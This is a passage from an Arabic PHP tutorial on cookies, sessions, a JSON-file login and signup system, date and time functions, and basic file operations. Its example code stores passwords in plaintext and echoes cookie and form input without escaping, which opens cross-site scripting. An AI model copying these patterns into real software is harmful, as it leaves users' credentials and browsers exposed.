في بداية الكود تأكدنا من ارسال name عبر طريقة get , وبعد التأكد قمنا باستخدام setcookie لحفظ كعكة تحوي اسم المستخدم ومن ثم اظهرنا الرسالة الترحيبية و رابط للصفحة file2.php , واذا فتح المستخدم الصفحة مباشرة فنحن بمواجهة حالتين : الحالة الاولى الكعكة محفوظة في جهاز المستخدم فيتم الترحيب به اما الحالة الثانية فلا يوجد كعكة فنطلب من المستخدم تسجيل اسمه في الصفحة الاولى index.html

قم بحفظ الكود التالي بملف باسم file2.php في نفس المجلد السابق :

```
<?php
echo 'Hello '.$_COOKIE['name'].' this is another page and the
cookie is still alife';
```

```
?>
```

حذف الكعكات : يوجد عدة طرق لحذف كعكة مثلا لحذف الكعكة السابقة يمكن استخدام ما يلي

```
<?php
setcookie('name');
setcookie('name', '');     #استخدام قيمة فارغة
setcookie('name', '', time() - 3600);     # جعل وقت الانتهاء يشير الى وقت سابق
?>
```

الجلسات Sessions :

الجلسة هي آلية لتتبع المستخدم وهو يقوم بمختلف العمليات داخل الموقع حيث يتم تخزين هذه البيانات على جهاز السيرفر عوضا عن حفظها على جهاز المستخدم كما هو الحال في الكوكيز , لكل مستخدم id خاص به يسمى session id او اختصارا sid

لبدأ الجلسة يجب تضمين session_start في راس كل صفحة نود استخدام الجلسات فيها .

يتم اضافة متغير خاص بالجلسة مباشرة عن طريق المصفوفة$_SESSION على الشكل :

```
$_SESSION['var'] = value;
```

ولحذف متغير خاص بالجلسات يمكن اسناد قيمة فارغة له او باستخدام الدالة unset :

```
unset($_SESSION['name']);
```

الان سوف نقوم بإضافة الجلسات الى الفصل السابق , حيث سنقوم باستخدام متغير خاص بالجلسات اسمه username , و عندما يقوم المستخدم بتسجيل دخوله فإن قيمة هذا المتغير ستحوي اسم المستخدم , وسوف يتم تحويل المستخدم الى الصفحة الرئيسية index.php التي تقوم بإظهار رسالة ترحيب بالمستخدم اذا كان قد قام تسجيل دخوله , وفي حال لم يتم تسجيل الدخول سوف يتم تحويله الى الصفحة login.php. الملف login.php سيتم تغيير محتواه حتى يصبح كالتالي :

```
<?php
header('Content-Type: text/html; charset=utf-8');
```

```
session_start();
if (isset($_SESSION['username']) AND $_SESSION['username'] != '')
{
  header("location:index.php");
  exit();
}
?>
<!DOCTYPE html>
<html dir="rtl">
  <head>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <title>
      تسجيل الدخول
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout"
      <div class="header">
        <a href="index.php"> الرئيسية </a>
        <a href="login.php"> تسجيل الدخول </a>
        <a href="signup.php"> تسجيل مستخدم جديد </a>
      </div>
      <div class="content">
        <form action="login.php?action=submit" method="POST">
          <table>
            <tr>
              <td><label> اسم المستخدم : </label></td>
```

```
            <td><input type="text" name="username"></td>
          </tr>
          <tr>
            <td><label> كلمة المرور : </label>
            <td><input type="text" name="password"><br>
          </tr>
          <tr>
            <td colspan="2"><input type="submit" name="submit"
value="تسجيل الدخول"></td>
          </tr>
        </table>
      </form>

      <?php
      if (isset($_GET['action']) and $_GET['action'] == 'submit')
{
        if (isset($_POST['username']) and $_POST['username'] !=
null and isset($_POST['password']) and $_POST['password'] != null)
{
          $username = preg_replace('/[^a-zA-Z0-9._-]/', '',
$_POST['username']);
          $password = preg_replace('/[^a-zA-Z0-9]/', '',
$_POST['password']);
          if (login($username, $password)) {

            echo "<h3 style='color:#0F0;'> تم تسجيل الدخول مرحباً بك
<h3>";
            $_SESSION['username'] = $username;
            echo "<h5 style='color:#0F0;'> جاري تحويلك للصفحة الرئيسية
... <h5>";
```

```
          echo '
          <script type="text/javascript">
            setTimeout(function () {
              window.location.href = "index.php";
            }, 2000);
          </script>
          ';
        } else {
          echo "<h3 style='color:#F33;'> لم تتم عملية تسجيل الدخول حاول
مجدداً <h3>";
        }
      } else {
        echo "<h3 style='color:#F33;'>يرجى ملئ جميع الحقول<h3>";
      }
    }
    ?>
  </div>
  <div class="footer">
    <span>جميع الحقوق محفوظة ... </span><br />

  </div>
 </div>
 </body>
</html>
<!-- هنا أكواد الدوال -->
<?php
function login($username, $password) {
  $jsonData = file_get_contents('login.json') or die(" لم يتم جلب
محتوى الملف");
```

```
  $data = json_decode($jsonData, true);
  foreach ($data as $value) {
    if ($value['username'] == $username and $value['password'] ==
$password)
      return true;
  }
  return false;
}
?>
```

احد ابرز التغيرات عن الفصل السابق هو في بداية الكود عندما قمنا ببدء جلسة ومن بعددها قمنا بالتحقق من وجود متغير الجلسة "username" فاذا حاول المستخدم الدخول الى هذه الصفحة بعد ان قام بتسجيل الدخول سيتم تحويله الى الصفحة الرئيسية عن طريق الدالة header .

وايضا اختلاف آخر رئيسي هو عند تحقق شرط صحة اسم المستخدم و كلمة مروره عندها سيتم تخزين متغير الجلسة. وبالتالي سوف تكون صفحة index.php على الشكل التالي :

```
<?php
header('Content-type: text/html; charset=utf-8');
session_start();
if (!isset($_SESSION['username']) AND !
isset($_SESSION['password'])) {
  header("location:login.php");
  exit();
}
?>
<!DOCTYPE html>
<html dir="rtl">
  <head>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <title>
```

```
      الصفحة الرئيسية
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout">
      <div class="header">
        <a href="logout.php">تسجيل خروج</a>
      </div>
      <div class="content">
        <h3>  مرحباً بك في الصفحة الرئيسية
          <?php
          echo$_SESSION['username'];
          ?>
        </h3>
      </div>
      <div class="footer">
        <span>جميع الحقوق محفوظة ... </span><br />
      </div>
    </div>
  </body>
</html>
```

لا داعي لشرح الكثير لانها مفهومة لكن لاحظ اننا قمنا بوضع رابط لصفحة logout.php بدلا عن الروابط السابقة , سيكون محتوى صفحة logout.php كالتالي :

```
<?php
header('Content-Type: text/html; charset=utf-8');
session_start();
if (isset($_SESSION['username']))
{
```

```
  unset($_SESSION['username']);
}
?>
<!DOCTYPE html>
<html dir="rtl">
  <head>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <title>
      تسجيل خروج
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout">
      <div class="content">
        <h3> لقد تم تسجيل الخروج سيتم النتقال الى صفحة تسجيل الدخول تلقائياً
        </h3>
        <script type="text/javascript">
          setTimeout(function () {
            window.location.href = "login.php";
          }, 2000);
        </script>
      </div>
      <div class="footer">
        <span>جميع الحقوق محفوظة ... </span><br />
      </div>
    </div>
  </body>
```

```
</html>
```

استخدمنا الدالة unset لحذف متغير الجلسة . وستبقى صفحة تسجيل المستخدم باستثناء اننا قمنا في بداية الصفحة من التأكد من أن المستخدم لم يسجل دخوله :

```
<?php
header('Content-Type: text/html; charset=utf-8');
session_start();
if (isset($_SESSION['username']) AND $_SESSION['username'] != '')
{

  header("location:index.php");
  exit();
}
?>
<!doctype html>
<html dir="rtl">
  <head>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <title>
      تسجيل مستخدم جديد
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout">
      <div class="header">
        <a href="index.php"> الرئيسية </a>
        <a href="login.php"> تسجيل الدخول </a>
        <a href="signup.php"> تسجيل مستخدم جديد </a>
```

```
    </div>
    <div class="content">
      <form action="signup.php?action=submit" method="POST">
        <table>
          <tr>
            <td><label> اسم المستخدم : </label></td>
            <td><input type="text" name="username" value="<?php
echo isset($_POST['username']) ? $_POST['username'] : ''; ?
>"></td>
          </tr>
          <tr>
            <td><label>البريد الإلكتروني : </label>
            <td><input type="text" name="email" value="<?php echo
isset($_POST['email']) ? $_POST['email'] : ''; ?>"><br>
          </tr>
          <tr>
            <td><label>تأكيد البريد الإلكتروني :</label>
            <td><input type="text" name="email2" value="<?php echo
isset($_POST['email2']) ? $_POST['email2'] : ''; ?>"><br>
          </tr>
          <tr>
            <td><label> كلمة المرور : </label>
            <td><input type="password" name="password"><br>
          </tr>
          <tr>
            <td><label>تأكيد كلمة المرور :</label>
            <td><input type="password" name="password2"><br>
          </tr>
          <tr>
            <td colspan="2"><input type="submit" name="submit"
```

```
value="   تسجيل "></td>
          </tr>
        </table>
      </form>
      <?php
      // متغير لحفظ البيانات التي يتم جلبها من الملف
      $data;
      // متغير لحفظ نصوص الأخطاء
      $error;
      if (isset($_GET['action']) and $_GET['action'] == 'submit')
{
        if (username_v() and email_v() and pass_v()) {
          if (checkUser()) {
            echo ("<h4 style='color:#FF0;'>هذا المستخدم موجود بالفعل !
</h4>");
          } else {
            signUp();
            echo ("<h4 style='color:#0F0;'>تم التسجيل بنجاح !</h4>");
          }
        } else {
          echo "<h4 style='color:#F53;'>$error</h4>";
        }
      }
      ?>
    </div>
    <div class="footer">
      <span>جميع الحقوق محفوظة ... </span><br />
    </div>
  </div>
```

```
  </body>
</html>
<!-- هنا أكواد الدوال -->
<?php
// دالة التحقق من اسم المستخدم
function username_v() {
  global $error;
  if (isset($_POST['username']) and $_POST['username'] != null) {
    if (preg_match('/^([a-zA-Z0-9._-]){6,30}$/',
$_POST['username'])) {
      return true;
    } else {
      $error = " يجب أن يكون اسم المستخدم مكون من الحروف الإنجليزية الكبيرة أو الصغيرة
 أو الأرقام أو العلامات الخاصة . و _ و - أو خليط منهم فقط ويكون طول اسم المستخدم من 6 إلى 30
عنصر";
      return false;
    }
  } else {
    $error = "يرجى ملئ حقل اسم المستخدم";
    return false;
  }
}
// دالة التحقق من كلمة المرور
function pass_v() {
  global $error;
  if ((isset($_POST['password']) and $_POST['password'] != null)
      and (isset($_POST['password2']) and $_POST['password2'] !=
null)) {
    if (preg_match('/^([a-zA-Z0-9]){6,20}$/', $_POST['password']))
{
```

```
    if ($_POST['password'] != $_POST['password2']) {
      $error = "كلمة المرور غير متطابقة";
      return false;
    } else {
      return true;
    }
  } else {
    $error = " يرجى كتابة كلمة مرور تحتوي على حروف إنجليزية كبيرة أو ضغيرة أو أرقام أو خليط منهم فقط وأن يكون طول كلمة المرور من 6 إلى 20 عنصر";
    return false;
  }
 } else {
  $error = "يرجى ملئ حقول كلمة المرور";
  return false;
 }
}
// دالة التحقق من البريد الإلكتروني
function email_v() {
 global $error;
 if ((isset($_POST['email']) and $_POST['email'] != null)
    and (isset($_POST['email2']) and $_POST['email2'] != null)) {
  if (preg_match('/^([a-zA-Z])([a-zA-Z0-9._-])
{2,30}@([a-zA-Z0-9.-])+\.([a-zA-Z0-9]){2,5}$/', $_POST['email']))
{

    if ($_POST['email'] != $_POST['email2']) {
      $error = "البريد الإلكتروني غير متطابق";
      return false;
    } else {
```

```
        return true;
      }
    } else {
      $error = "يرجى كتابة بريد إلكتروني صحيح";
      return false;
    }
  } else {
    $error = "يرجى ملئ حقول البريد الإلكتروني";
    return false;
  }
}
// دالة التحقق من وجود مستخدم مُسجَل مسبقاً
function checkUser() {
  global $data;
  $jsonData = file_get_contents('login.json');
  if ($jsonData == false)
    return false;
  $data = json_decode($jsonData, true);
  foreach ($data as $value) {
    if ($value['username'] === $_POST['username'])
      return true;
  }
  return false;
}
// دالة تسجيل مستخدم جديد
function signUp() {
  global $data;
  $data[] = array('username' => $_POST['username'],
    'password' => $_POST['password'],
```

```
    'email' => $_POST['email']);
  $FH = fopen("login.json", 'w') or die("خطأ في فتح الملف للقراءة");
  fwrite($FH, json_encode($data));
  fclose($FH);
}
?>
```

لكن ماذا لو قام احد الاشخاص بمحاولة الدخول الى الملف login.json ؟؟ سوف يتم عرض محتوياته في المتصفح بما فيها اسماء المستخدمين وكلمات مرورهم !! ولذلك نستخدم ملف htaccess بسيط يقوم بمنع الوصول الى ملف معين أو احد الملفات (ولمعرفة المزيد من المعلومات عن ملفات htaccess) الملف htaccess. يحوي الكود التالي :

```
<Files login.json>
 order allow,deny
 deny from all
</Files>
```

الفصل الثامن : التعامل مع الوقت والتاريخ

ان للوقت و التاريخ اهمية كبيرة جداً و خصوصاً في عالم الويب (تاريخ إضافة مقال , تعليق أو آخر تحديث للموقع ...) , وبالتاكيد تُوفر لغة php امكانية الحصول على الوقت والتاريخ .
و للحصول على الوقت أو التاريخ في php نستخدم الدالة date التي تُعيد الوقت أو التاريخ على شكل سلسلة نصية string حسب التنسيق المُمرر اليها :

```
date($format, $timestamp);
```

الوسيط الاول المُمرر اليها هو عبارة عن نص يحوي التنسيق المُراد اظهار التاريخ أو الوقت به , أما الثاني هو وسيط اختياري الذي يمثل بصمة الوقت (سيتم التطرق الى بصمات الوقت لاحقاً).
جدول التنسيقات التي يمكن استخدامها مع دوال الوقت والتاريخ في php :

الحرف d	يُعيد رقم اليوم من الشهر , وتتراوح قيمته بين 01 - 31 , وللحصول على رقم اليوم بدون اصفار استخدم التنسيق j.
الحرف m	يُعيد رقم الشهر , وتتراوح قيمته بين 01 - 12 , وللحصول على رقم الشهر بدون اصفار استخدم التنسيق n.
الحرف w	يُستخدم للحصول على رقم اليوم من الاسبوع , وتتراوح قيمته بين 0 (الاحد) و 6 (السبت)
الحرف h	يُستخدم للحصول على الساعة الحالية لكن بنظام 12 ساعة .
الحرف H	يُستخدم للحصول على الساعة الحالية لكن بنظام 24 ساعة .

الحرف i	يُعيد الدقائق الحالية .
الحرف s	يُعيد الثواني الحالية .
الحرف Y	يُعيد رقم السنة الحالية بشكل اربعة ارقام .

القائمة تطول لكن هذه هي اشهر دلالات الأحرف و بالطبع يمكنك العودة الى php.net للإطلاع على القائمة كاملة , مثال عن استخدام الدالة date :

```
<?php
echo date('H : i : s');
?>
```

يقوم المثال السابق بإظهار الوقت الحالي على الشكل 09 : 04 : 11 .

مثال اخر :

```
<?php
echo date('Y / m / d');
?>
```

يُعيد المثال السابق التاريخ الحالي على الشكل YYYY / MM / DD .

طريقة طباعة التاريخ باللغة العربية :

كما ذكرنا سابقا يلزم ذكر الوقت والتاريخ عند كتابة المقالات او التعليقات , ولاظهار التاريخ باللغة العربية سنستخدم عدة دوال :

الدالة الاولى **تحويل رقم الشهر الى اسمه** : أي عندما يكون الشهر الخامس مثلا يكون اسمه أيار أو مايو (لربما تختلف مسميات الاشهر من بلد الى آخر) , وتكون على الشكل التالي :

```
<?php
header('Content-Type: text/html; charset=UTF-8');
function month_name()
```

```
{
   $monthes = array(
      1  => 'كانون الثاني',
      2  => 'شباط',
      3  => 'اذار',
      4  => 'نيسان',
      5  => 'أيار',
      6  => 'حزيران',
      7  => 'تموز',
      8  => 'اب',
      9  => 'أيلول',
      10 => 'تشرين الأول',
      11 => 'تشرين الثاني',
      12 => 'كانون الاول'

   );
   return $monthes[date('n')];
}
echo month_name();
?>
```

حيث انشئنا مصفوفة كل مفتاح أو مُعرف كل عنصر مرتبط مع اسم الشهر و باستخدام التنسيق n حصلنا على رقم الشهر .

الدالة الثانية اظهار اسماء ايام الاسبوع : اي على الشكل (الجمعة , السبت ...) :

```
<?php
header('Content-Type: text/html; charset=UTF-8');
function day_name()
{
   $days = array('الاحد','الاثنين','الثلاثاء','الاربعاء','الخميس','الجمعة','السبت');
```

```
    return $days[date('w')];
}
echo day_name();
?>
```

الان لنجمع الاكواد مع بعضها :

```
<?php
header('Content-Type: text/html; charset=UTF-8');
printf('%s - %s - %d:%d %d', day_name(), month_name(), date('H'),
date('i'), date('Y'));
function month_name()
{
    $monthes = array(
        1  => 'كانون الثاني',
        2  => 'شباط',
        3  => 'اذار',
        4  => 'نيسان',
        5  => 'ايار',
        6  => 'حزيران',
        7  => 'تموز',
        8  => 'اب',
        9  => 'ايلول',
        10 => 'تشرين الأول',
        11 => 'تشرين الثاني',
        12 => 'كانون الاول'
    );
    return $monthes[date('n')];
}
function day_name()
{
```

```
    $days = array('الاحد','الاثنين','الثلاثاء','الاربعاء','الخميس','الجمعة','السبت');
    return $days[date('w')];
}
?>
```

المثال السابق سيطبع الوقت بالطريقة التالية : الجمعة - ايار - 2013 16:23 .

بصمة الوقت لنظام اليونكس (The unix timestamp) :

باختصار هو عدد الثواني منذ منتصف ليلة رأس السنة عام 1970 , ولتوليد هذه البصمة استخدم الدالة time التي تُعيد الوقت الحالي , أما اذا اردت ان تحصل على بصمة الوقت لأي تاريخ تريد استخدم الدالة mktime حسب الشكل التالي :

```
mktime($hour, $minute, $second, $month, $day, $year);
```

امثلة عن استخدام الدالتين السابقتين :

```
<?php
echo date("m-d-Y H:i", time());
echo '<br>';
echo date("m-d-Y H:i", mktime(14, 23, 11, 11, 6, 2009));
?>
```

الدالة getdate : تُعيد هذه الدالة التاريخ والوقت على شكل مصفوفة , وتقبل وسيطا واحداً اختيارياً هو بصمة الوقت :

```
<?php
$timestamp = mktime(14, 23, 11, 11, 6, 2009);
$date = getdate($timestamp);
print_r($date);
/*
 Array
(
  [seconds] => 11
```

```
  [minutes] => 23
  [hours] => 14
  [mday] => 6
  [wday] => 5
  [mon] => 11
  [year] => 2009
  [yday] => 309
  [weekday] => Friday
  [month] => November
  [0] => 1257513791
)
 */
?>
```

الحصول على الوقت بتوقيت غرينتش :

كما لاحظت سابقا , إن لغة php تقوم بحساب الوقت والتاريخ وفق وقت وتاريخ السيرفر المُستضيف , أي بمعنى آخر عندما تستخدم الدالة date في برنامج مُستضاف على سيرفر في السعودية فإن النتائج تختلف عن استخدام نفس الدالة وفي نفس الوقت على سيرفر موجود في المغرب مثلا , ولهذا يُفضل الحصول على الوقت بتوقيت غرينتش ومن ثم تحويلها الى المنطقة المطلوبة :

```
<?php
echo gmdate("m-d-Y H:i", time() + 2 * 3600);
?>
```

لقد اضفنا في المثال السابق ساعتين من الزمن للحصول على الوقت في سوريا مثلا على اي سيرفر تم اعداد الوقت والتاريخ فيه بشكل صحيح .

الدالة microtime :

تُعيد الدالة السابقة بصمة الوقت الحالية لكنها مقدرة بالملي ثانية ولا تقبل هذه الدالة أي وسائط .
حساب العمر عن طريق تاريخ الميلاد : في بعض الأحيان يُطلب من المستخدم ان يُدخل تاريخ ميلاده عند التسجيل في الموقع , ولحساب عمر المستخدم , يوجد عدد من الطرق اسهلها - لكنها غير دقيقة - هي انقاص بصمة وقت ميلاد المستخدم (عن طريق استخدام الدالة mktime التي سبق شرحها) من بصمة الوقت الحالية , ومن ثم توليد رقم السنة عن طريق الدالة date التي يمرر لها التنسيق Y ومن ثم انقاص 1970 (لان بصمة الوقت تبدأ من عام 1970) من الناتج كما يلي :

```
<?php
$time = time() - mktime(0, 0, 0, 5, 21, 1995);
echo date("Y", $time) - 1970;
?>
```

أو يمكن قسمة فرق الوقت على (60 * 60 * 24 * 365) اي سنة كاملة مقدرة بالثواني :

```
<?php
$time = time() - mktime(0, 0, 0, 5, 21, 1995);
echo floor($time / (60 * 60 * 24 * 365));
//echo floor(time() - mktime(0, 0, 0, 5, 21, 1995) / (31536000));
?>
```

تم استخدام الدالة floor لتقريب الرقم الى اقرب قيمة دنيا .

ملاحظة : يفضل حفظ الوقت في قواعد البيانات - أو أي وسيلة حفظ - على شكل timestamp في حقل عدد صحيح Int وليس على شكل date لسهولة إستخراج الوقت والتاريخ الذي تريده بسهولة وإجراء العمليات عليه .

وكأحد التطبقات نلاحظ في بعض المواقع يتم عرض الزمن المنقضي لنشر موضوع - أو تعليق أو شئ أخر - بالشكل التالي "منذ 3 أيام , منذ 1 ساعة , منذ 3 أسابيع , منذ 5 شهور , منذ 2 سنة وهكذا ..."

إتفقنا أننا سنقوم بتخزين الوقت على شكل timestamps وإلا ستقوم بإستخدام دالة mktime لتحويل التاريخ إلى بصمة الوقت

الفكرة هي أننا سنقوم بطرح قيمة بصمة الوقت لتاريخ النشر -أو الإضافة أو أي شيئ- من الوقت الحالي بإستخدام دالة time وناتج الطرح بعملية قسمة بسيطة نستطيع إستخراج كم "ثانية,دقيقية,ساعة,يوم,اسبوع,شهر, سنة" مضت منذ ذلك الوقت

والكود التالي يقوم بتنفيذ ما سبق :

```
<?php
$arr = array(    's'=>'Second',
       'i'=>'Minute',
       'h'=>'Hour',
       'd'=>'Day',
       'w'=>'Week',
       'm'=>'Month',
       'y'=>'Year',
     );
$retArr = getElapsedTime(mkTime(0,0,0,'2','1','2013'));
echo $retArr[1].' '.$arr[$retArr[0]];
function getElapsedTime($t)
{
  $timeDiff = time()-$t;
  if($timeDiff < 60)
  {
    $arr[0] = 's';
    $arr[1] = $timeDiff;
  }
  else if(($temp=(int)($timeDiff/60)) < 60)
  {
```

```
  $arr[0] = 'i';
  $arr[1] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60))) < 24)
{
  $arr[0] = 'h';
  $arr[1] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24))) < 7)
{
  $arr[0] = 'd';
  $arr[1] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24*7))) < 4)
{
  $arr[0] = 'w';
  $arr[1] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24*7*4))) < 12)
{
  $arr[0] = 'm';
  $arr[1] = $temp;
}
else
{
  $arr[0] = 'y';
  $arr[1] = $temp;
}
return $arr;
```

```
}
?>
```

الكود واضح تقريباً العملية ما هي إلا قسمة لإستخراج الأيام أو الشهور ...

ملاحظة : يمكن إسناد قيم لمتغيرات في الشروط فتتم الإسناد والمقارنة معاً كما هو الحال مع المتغير$temp

إذا أردنا إستخدام الكود السابق مع اللغة العربية فنحن نعلم أن المعدود يختلف على حسب الأعداد فالأعداد 1 و 2 يطابقا المعدود في التذكير والتأنيث ومن 3 إلى 9 يخالف العدد المعدود تذكيراً وتأنياً

والعدد 10 يتبع حكم الأعداد من 3:9 إذا كان مفرداً وغذا جاء مركب يتبع حكم الاعداد 1 و 2 إلخ ...
عموماً لن نحتاج كثيراً من هذا القواعد هنا لأننا لن نستخدم التفقيط مع الأرقام ولكن سنستخدمها بصورتها الرقمية فسيتبع الرقم 1 و 2 والأعداد ما زاد عن 10 الإفراد كالتالي :

1 ثانية ,2 ثانية ,11 ثانية , 2 دقيقة , 20 دقيقة , 2 سنة , 100 سنة , 1 اسبوع , 2 اسبوع , 2 شهر , 12 شهر , 1 يوم , 30 يوم

- والأعداد من 3 إلى 9 يكون المعدود جمع كالتالي : 3 ثوان , 9 ثوان , 5 دقائق , 9 ساعات , 3 اسابيع , 4 شهور , 5 سنوات أو سنين .

وعلى هذا سيكون الكود على النحو التالي :

```
<!DOCTYPE html>
<html dir="rtl">
<head>
  <meta charset="utf-8"/>
</head>
```

```
<body>
<?php
$arr = array(    's'=>'ثانية',
       'S'=>'ثوان',
       'i'=>'دقيقة',
       'I'=>'دقائق',
       'h'=>'ساعة',
       'H'=>'ساعات',
       'd'=>'يوم',
       'D'=>'أيام',
       'w'=>'أسبوع',
       'W'=>'أسابيع',
       'm'=>'شهر',
       'M'=>'شهور',
       'y'=>'سنة',
       'Y'=>'سنوات'
     );
$retArr = getElapsedTime(mkTime(0,0,0,'2','1','2013'));
echo $retArr[1].' '.$arr[$retArr[0]];
function getElapsedTime ($t)
{
  $timeDiff = time()-$t;
  if($timeDiff < 60)
  {
    if($timeDiff<1)
    {
      $arr[] = 's';
      $arr[] = '0';
    }
```

```
  else if($timeDiff<3 or $timeDiff>10)
  {
    $arr[] = 's';
    $arr[] = $timeDiff;
  }
  else
  {
    $arr[] = 'S';
    $arr[] = $timeDiff;
  }
}
else if(($temp=(int)($timeDiff/60)) < 60)
{
  if($temp<3 or $temp>10)
  {
    $arr[] = 'i';
  }
  else
  {
    $arr[] = 'I';
  }
  $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60))) < 24)
{
  if($temp<3 or $temp>10)
  {
    $arr[] = 'h';
  }
```

```
  else
  {
    $arr[] = 'H';
  }
  $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24))) < 7)
{
  if($temp<3)
  {
    $arr[] = 'd';
  }
  else
  {
    $arr[] = 'D';
  }
  $arr[] = $temp;
}
else if(($temp=(int)($timeDiff/(60*60*24*7))) < 4)
{
  if($temp<3)
  {
    $arr[] = 'w';
  }
  else
  {
    $arr[] = 'W';
  }
  $arr[] = $temp;
```

```
  }
  else if(($temp=(int)($timeDiff/(60*60*24*7*4))) < 12)
  {
    if($temp<3 or $temp>10)
    {
      $arr[] = 'm';
    }
    else
    {
      $arr[] = 'M';
    }
    $arr[] = $temp;
  }
  else
  {
    $temp = (int)($timeDiff/(60*60*24*30*12));
    if($temp<3 or $temp>10)
    {
      $arr[] = 'y';
    }
    else
    {
      $arr[] = 'Y';
    }
    $arr[] = $temp;
  }
  return $arr;
}
?>
```

```
</body>
</html>
```

في المثال السابق استخدمت الحروف الصغيرة والكبيرة للتفرقة بين مدى الأرقام فالحرف الصغير يدل على أن العدد إما 1 أو 2 أو أكبر من 10 والحرف الكبير ما دون ذلك .

طبعاً بإضافة بعض التغييرات البسيطة على الدالة لتمكننا من طباعة ما نشاء كالدقائق والثوان معاً أو الأيام والساعات أي شيئ كيفما تشاء .

> **ملاحظة :** من الإصدار 5.1.0 فما فوق أصبح مدى الـ timestamps من 13 ديسمبر 1901 الساعة 20:45:54 GMT إلى 19 يناير 2038 الساعة 03:14:07 GMT وهو أقصى مدى للمتغير من النوع الصحيح int من النوع signed في أنظمة 32bit .

وللحصول على تاريخ أقل من سنة 1970 سندخل قيمة سالبة للدالة date ولمعرفة الـ timestamps لتاريخ قبل 1970 أيضاً سنستخدم mktime وستعطينا قيمة ولكن بإشارة سالبة إذا تم تمرير هذه القيمة للدالة date ستحصل على التاريخ .

فيصبح كود معرفة السن من خلال تاريخ الميلاد كالتالي :

```
<?php
echo age(mktime(0,0,0,'12','5','1960'));
function age($in)
{
  if($in<0)
  {
    $in = (-1*$in)+time();
  }
  else
  {
    $in = time()-$in;
  }
  return (int)($in/(365.25*24*60*60));
```

```
}
?>
```

الفصل التاسع : التعامل مع الملفات و المجلدات

من الصعب برمجة تطبيق ويب دون التفاعل مع أي مصدر خارجي كقواعد البيانات أو الملفات و خصوصاً انشاء الملفات و المجلدات و حذفها و تعديلها ...

أولاً : التعامل مع الملفات

المسار هو طريقة للتعبير عن عنوان ملف أو مجلد في نظام التشغيل ,و المسارات نوعان : مسارات نسبية ومسارات مطلقة , المسارات النسبية تبدأ من المسار الحالي حتى نصل الى القيد المطلوب (القيد = مجلد أو ملف) مثلا مسار الملف file1.txt الموجود في المجلد folder الموجود في مجلد البرنامج الذي نقوم بتنفيذه يكون كالتالي :

```
folder/file1.txt
```

اما إذا كان الملف file1.txt موجوداً في المجلد الأب للمجلد التالي (أي المجلد الذي يسبقه) يكون المسار كالتالي :

```
../file1.txt
```

أي ان النقطتين تشيران الى أن الملف المطلوب في المجلد الأب للمجلد الحالي , ويوجد أيضا النقطة الواحدة "." التي تشير الى المجلد الحالي حيث يمكن استبدال المسار الأول كما يلي :

```
./folder/file1.txt
```

اما الروابط المطلقة فهي تُشير الى مسار الملف أياً كان المجلد الذي يوجد فيه البرنامج .

للحصول على المسار كاملاً نستخدم الدالة realpath التي تقبل وسيطاً وحيداً هو المسار النسبي للملف :

```
<?php
echo realpath('file1.txt');
?>
```

وفي حال لم يُحدد الوسيط فيستم اعادة المسار المطلق للمجلد الحالي .

التأكد من وجود ملف :

في بعض الأحيان يلزم معرفة إذا كان ملف مُعين بمساره موجود أم لا , ولمعرفة ذلك نقوم باستدعاء الدالة file_exists التي تقبل وسيطاً وحيداً هو مسار الملف و تُعيد القيمة true في حال وجوده :

```
<?php
if(file_exists('file1.txt') === true)
{
   echo 'file "file.txt" exists';
}
echo '<br>';
if(file_exists('file2.txt') === false)
{
   echo 'file "file2.txt" does not exists';
}
?>
```

الحصول على حجم تخزين ملف :

في حال اردنا معرفة حجم ملف , نستخدم الدالة filesize التي تقبل وسيطاً واحداً هو مسار الملف , وتُعيد هذه الدالة حجم الملف مقدراً بالبايت , وللحصول على الحجم مقدراً بالكيلوبايت أو الميغا بايت , نقسم على 1024 أو (1024*1024) على التوالي وبالترتيب :

```
<?php
$size = filesize('file1.txt');
echo 'The size of file1.txt is : '. floor($size / 1024) .' KB';
?>
```

استخراج امتداد ملف :

كما تعلم لكل نوع من الملفات امتداد معين خاص بها , حيث يكون الامتداد مسبوقاً بنقطة , فلذلك نقوم باستخراج الامتداد عن طريق الدالة explode - التي سبق شرحها في فصل مصفوفات حيث يكون امتداد الملف هو اخر سلسلة نصية تكون مسبوقة بنقطة "." كما في المثال التالي :

```
<?php
$file = 'file.example.txt';
```

```
$ext = explode('.', $file);
echo 'The file extension is : ' . $ext[count($ext) - 1];
//استخدمنا الدالة count للحصول على عدد عناصر المصفوفة $ext ومن ثم انقصنا منها 1 للحصول على مفتاح اخر عنصر .
?>
```

الحصول على وقت تعديل أو تغيير أو الوصول لملف :

للحصول على بصمة الوقت التي تمثل آخر وقت لتغيير ملف ما , نستخدم الدالة filectime , حيث تقبل هذه الدالة وسيطاً واحداً هو مسار الملف .

أما للحصول على بصمة الوقت لآخر تعديل على الملف , نستخدم الدالة filemtime , وتقبل هذه الدالة - كما في الدالة السابقة - وسيطاً وحيداً هو مسار الملف .

الفرق التقني بين الدالة filectime و الدالة filemtime هو أن الدالة filectime تُعيد جميع التغيرات على ملف سواءً على محتوياته أم على صلاحيات الوصول إليه أم تغيير المستخدم المالك له . أما الدالة filemtime فهي تشير الى آخر تعديل في محتويات الملف فقط .

> **ملاحظة** : الحرف c في الدالة filectime يدل على كلمة change , أما الحرف m في الدالة الثانية فهو يدل على الكلمة modification .

```
<?php
echo date("m/d/Y H:i:s", filemtime('file1.txt'));
?>
```

والدالة fileatime تُعيد بصمة وقت آخر وصول للملف أو false في حال فشلها , وكما في الدوال السابقة فهي تقبل مسار ملف ما كوسيط .

الحصول على صلاحيات ملف :

